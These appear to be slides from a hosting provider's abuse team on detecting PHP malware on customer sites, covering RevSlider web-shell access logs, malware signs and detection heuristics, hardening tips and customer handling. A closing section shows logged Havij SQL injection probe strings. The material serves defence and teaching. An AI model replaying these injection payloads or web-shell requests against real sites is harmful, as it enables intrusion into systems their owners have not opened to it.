169.254.175.44 - - [13/Jan/2016:08:25:47 +0100] xyz.nl "POST /wp-content/plugins/revslider/temp/update_extract/54989879.php?
z3=ZGVmdWFsdC5waHA%3d&z4=Lw%3d%3d HTTP/1.1" 200 20 "www.xyz.nl" "Mozilla/5.0 (Windows; Windows NT 5.1; en-US) Firefox/3.5.0"
169.254.175.44 - - [13/Jan/2016:08:25:48 +0100] xyz.nl "POST /wp-content/plugins/revslider/temp/update_extract/54989879.php?
z3=bmV3cy5waHA%3d&z4=Lw%3d%3d HTTP/1.1" 200 20 "www.xyz.nl" "Mozilla/5.0 (Windows; Windows NT 5.1; en-US) Firefox/3.5.0"
169.254.175.44 - - [13/Jan/2016:08:25:47 +0100] xyz.nl "POST /wp-content/plugins/revslider/temp/update_extract/54989879.php?
z3=bWVudS5waHA%3d&z4=Lw%3d%3d HTTP/1.1" 200 20 "www.xyz.nl" "Mozilla/5.0 (Windows; Windows NT 5.1; en-US) Firefox/3.5.0"
169.254.175.44 - - [13/Jan/2016:08:25:49 +0100] xyz.nl "POST /wp-content/plugins/revslider/temp/update_extract/54989879.php?
z3=d3AtbWFpbGJhY2sucGhw&z4=Lw%3d%3d HTTP/1.1" 200 20 "www.xyz.nl" "Mozilla/5.0 (Windows; Windows NT 5.1; en-US) Firefox/3.5.0"
169.254.175.44 - - [13/Jan/2016:08:25:49 +0100] xyz.nl "POST /wp-content/plugins/revslider/temp/update_extract/54989879.php?
z3=d3AtYmFjay5waHA%3d&z4=Lw%3d%3d HTTP/1.1" 200 20 "www.xyz.nl" "Mozilla/5.0 (Windows; Windows NT 5.1; en-US) Firefox/3.5.0"
100.72.195.154 - - [13/Jan/2016:09:24:44 +0100] xyz.nl "POST /defualt.php HTTP/1.1" 200 18 "-" "-"
100.72.195.154 - - [13/Jan/2016:09:24:44 +0100] xyz.nl "POST /defualt.php HTTP/1.1" 200 18 "-" "-"
100.72.195.154 - - [13/Jan/2016:09:24:45 +0100] xyz.nl "POST /defualt.php HTTP/1.1" 200 18 "-" "-"
100.72.195.154 - - [13/Jan/2016:09:24:46 +0100] xyz.nl "POST /defualt.php HTTP/1.1" 200 18 "-" "-"
100.72.195.154 - - [13/Jan/2016:09:24:47 +0100] xyz.nl "POST /defualt.php HTTP/1.1" 200 18 "-" "-"
100.72.195.154 - - [13/Jan/2016:09:24:48 +0100] xyz.nl "POST /defualt.php HTTP/1.1" 200 18 "-" "-"
100.72.195.154 - - [13/Jan/2016:09:24:49 +0100] xyz.nl "POST /defualt.php HTTP/1.1" 200 18 "-" "-"
100.72.195.154 - - [13/Jan/2016:09:24:52 +0100] xyz.nl "POST /defualt.php HTTP/1.1" 200 18 "-" "-"
100.72.195.154 - - [13/Jan/2016:09:24:54 +0100] xyz.nl "POST /defualt.php HTTP/1.1" 200 18 "-" "-"
100.72.195.154 - - [13/Jan/2016:09:24:54 +0100] xyz.nl "POST /defualt.php HTTP/1.1" 200 18 "-" "-"
```

Google

revslider exploit

All Videos Images Shopping News More Search tools

About 20.300 results (0,38 seconds)

RevSlider Vulnerability Leads To Massive WordPre…

https://blog.sucuri.net/.../**revslider-vulnerability**-leads-to-massive-wordpr...

Dec 15, 2014 - **Exploit**:If the discovery phase is successful and they find a site using **Revslider**, they use a second **vulnerability** in **Revslider** and attempt to ...

Slider Revolution Plugin Critical Vulnerability Being…

https://blog.sucuri.net/.../slider-revolution-plugin-critical-**vulnerability**-be...

Sep 3, 2014 - A critical vulnerability was identified and disclosed in the WordPress ... this vulnerability: **RevSlider Vulnerability** Leads To Massive WordPress ...

WordPress RevSlider File Upload and Execute Vul…

https://www.**exploit**-db.com/**exploits**/36957/

May 8, 2015 - Wordpress **RevSlider** File Upload and Execute **Vulnerability**. Remote **exploit** for php platform.

Finding PHP malware

- Obfuscated code
- eval
- file starts with GIF89a
- ORB Files Manager. “FilesMan”
- Lots of whitespace to indent code
- non-empty php files in “upload” dir
- C99/R57 standard malware

Other malware signs

- Junk in /var/tmp
- symlinks to / and all user home directories
- In FTP logs: PUT and DELE of *12345678*.gif
- User-process called “httpd” or “apache”.

Finding the culprit: last resort

- ctime may fail:
  - customer “fixed” it
  - malware touched everything
  - infection too old
- Get best time/date as possible
  - Dive into your log files (http, process list, connects)

Preventing and hardening

- read-only chroot
- NFS: rootsquash
- Save known malware, check if it reappears.
- Build a malware scanner
- Force users to upgrade/patch old CMS/plugins!

XS4ALL customer support

- We send customer an email, and call them.
- If ongoing abuse, disconnect site.
  - Otherwise, warn and mark (some) malware files.
    - If marked files are present, auto-disconnect.
      - Same method is used to check for reappearing malware!
- Abuse team has (partial) list of malware files.

Fun facts

- Only 25% customers use known CMS
  - 65% wordpress, 25% Joomla, (1% mambo!), 4% drupal
- Malware can sometimes infect other malware
- Malware plugs security hole
  - Recent joomla hacks blocks user-agent with “}”

Bonus: SQL injection

```
10.159.121.148 - - [06/Jan/2016:00:48:42 +0100] www.wxy.nl "GET /fotos.php?id=1006 HTTP/1.1" 200 9326 "-"
"Mozilla/4.0 (compatible; MSIE 7.0; Windows NT 5.1; SV1; .NET CLR 2.0.50727) Havij"
10.159.121.148 - - [06/Jan/2016:00:48:43 +0100] www.wxy.nl "GET /fotos.php?id=999999.9 HTTP/1.1" 200 4902 "-"
"Mozilla/4.0 (compatible; MSIE 7.0; Windows NT 5.1; SV1; .NET CLR 2.0.50727) Havij"
10.159.121.148 - - [06/Jan/2016:00:48:43 +0100] www.wxy.nl "GET /fotos.php?id=1006+and+1%3D1 HTTP/1.1" 200 9342
"-" "Mozilla/4.0 (compatible; MSIE 7.0; Windows NT 5.1; SV1; .NET CLR 2.0.50727) Havij"
10.159.121.148 - - [06/Jan/2016:00:48:43 +0100] www.wxy.nl "GET /fotos.php?id=1006+and+1%3E1 HTTP/1.1" 200 9342
"-" "Mozilla/4.0 (compatible; MSIE 7.0; Windows NT 5.1; SV1; .NET CLR 2.0.50727) Havij"
10.159.121.148 - - [06/Jan/2016:00:48:44 +0100] www.wxy.nl "GET /fotos.php?id=1006%27+and+%27x%27%3D%27x HTTP/
1.1" 200 9350 "-" "Mozilla/4.0 (compatible; MSIE 7.0; Windows NT 5.1; SV1; .NET CLR 2.0.50727) Havij"
10.159.121.148 - - [06/Jan/2016:00:48:44 +0100] www.wxy.nl "GET /fotos.php?id=1006%27+and+%27x%27%3D%27y HTTP/
1.1" 200 4918 "-" "Mozilla/4.0 (compatible; MSIE 7.0; Windows NT 5.1; SV1; .NET CLR 2.0.50727) Havij"
10.159.121.148 - - [06/Jan/2016:00:48:44 +0100] www.wxy.nl "GET /fotos.php?id=1006%27+and+%27x%27%3D%27x HTTP/
1.1" 200 9350 "-" "Mozilla/4.0 (compatible; MSIE 7.0; Windows NT 5.1; SV1; .NET CLR 2.0.50727) Havij"
10.159.121.148 - - [06/Jan/2016:00:48:45 +0100] www.wxy.nl "GET /fotos.php?id=1006%27 HTTP/1.1" 200 - "-"
"Mozilla/4.0 (compatible; MSIE 7.0; Windows NT 5.1; SV1; .NET CLR 2.0.50727) Havij"
10.159.121.148 - - [06/Jan/2016:00:48:45 +0100] www.wxy.nl "GET /fotos.php?id=1006%27+and+1%3D%2F*%2130000+1*%2F
+and+%27x%27%3D%27x HTTP/1.1" 200 9388 "-" "Mozilla/4.0 (compatible; MSIE 7.0; Windows NT 5.1; SV1; .NET CLR
2.0.50727) Havij"
10.159.121.148 - - [06/Jan/2016:00:48:45 +0100] www.wxy.nl "GET /fotos.php?id=1006%27+and+1%3D%2F*%2140100+1*%2F
+and+%27x%27%3D%27x HTTP/1.1" 200 9388 "-" "Mozilla/4.0 (compatible; MSIE 7.0; Windows NT 5.1; SV1; .NET CLR
2.0.50727) Havij"
```